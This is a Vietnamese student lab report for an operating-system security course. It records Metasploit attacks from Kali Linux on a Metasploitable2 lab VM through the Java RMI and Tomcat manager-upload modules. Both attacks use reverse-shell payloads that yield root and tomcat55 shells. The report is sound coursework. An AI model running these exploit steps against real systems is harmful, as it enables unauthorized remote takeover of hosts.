Báo cáo bài thực hành số 2

Môn học

An toàn Hệ điều hành

Giảng viên : Hoàng Xuân Dậu

Họ tên : Nguyễn Minh Phương


Mã SV: B19DCAT141

I. Mục đích:


- Tìm hiểu sâu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thành thạo kỹ năng thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

II. Thực hành:


- Cài đặt các công cụ, nền tảng:
  + Cài đặt Kali Linux




  + Cài đặt Metasploitable2 làm máy victim




- Tìm địa chỉ IP máy victim, kali :
  + IP máy kali :



  + IP máy victim :




- Kiểm tra kết nối giữa các máy :
  + Từ máy Kali ping tới máy victim



+ Từ máy victim ping tới máy Kali

```
phuongnm141@b19dcat141-phuong-meta:/$ ping 192.168.240.128
PING 192.168.240.128 (192.168.240.128) 56(84) bytes of data.
64 bytes from 192.168.240.128: icmp_seq=1 ttl=64 time=0.202 ms
64 bytes from 192.168.240.128: icmp_seq=2 ttl=64 time=0.247 ms
64 bytes from 192.168.240.128: icmp_seq=3 ttl=64 time=0.430 ms
64 bytes from 192.168.240.128: icmp_seq=4 ttl=64 time=0.267 ms
64 bytes from 192.168.240.128: icmp_seq=5 ttl=64 time=0.286 ms
64 bytes from 192.168.240.128: icmp_seq=6 ttl=64 time=0.406 ms
_
```

- Khai thác lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI
  + Khởi động Metasploit



+ Khai báo sử dụng mô đun tấn công

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

+ Chọn payload cho thực thi (mở shell)

```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

+ Đặt địa chỉ IP máy victim

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.240.133
RHOST ⇒ 192.168.240.133
msf6 exploit(multi/misc/java_rmi_server) >
```

+ Thực thi tấn công

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.240.128:4444
[*] 192.168.240.133:1099 - Using URL: http://0.0.0.0:8080/81KPxhnxnM
[*] 192.168.240.133:1099 - Local IP: http://192.168.240.128:8080/81KPxhnxnM
[*] 192.168.240.133:1099 - Server started.
[*] 192.168.240.133:1099 - Sending RMI Header ...
[*] 192.168.240.133:1099 - Sending RMI Call ...
[*] 192.168.240.133:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.240.133
[*] Command shell session 1 opened (192.168.240.128:4444 → 192.168.240.133:4
0882) at 2022-03-30 08:40:18 -0400
[*] 192.168.240.133:1099 - Server stopped.

sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux b19dcat141-phuong-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
hostname
b19dcat141-phuong-meta
```

- Khai thác lỗi trên Apache Tomcat
    + Khai báo sử dụng mô đun tấn công

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

    + Đặt địa chỉ IP máy victim

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.240.133
RHOST ⇒ 192.168.240.133
```

    + Đặt 445 là cổng truy cập máy victim

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

    + Chọn payload cho thực thi (mở shell)

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_t
cp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

    + Thực thi tấn công

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.240.128:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 5pQPej...
[*] Executing 5pQPej...
[*] Undeploying 5pQPej ...
[*] Sending stage (2952 bytes) to 192.168.240.133
[*] Command shell session 2 opened (192.168.240.128:4444 → 192.168.240.133:4
9004) at 2022-03-30 08:47:56 -0400

whoami
tomcat55
uname -a
Linux b19dcat141-phuong-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
hostname
b19dcat141-phuong-meta
```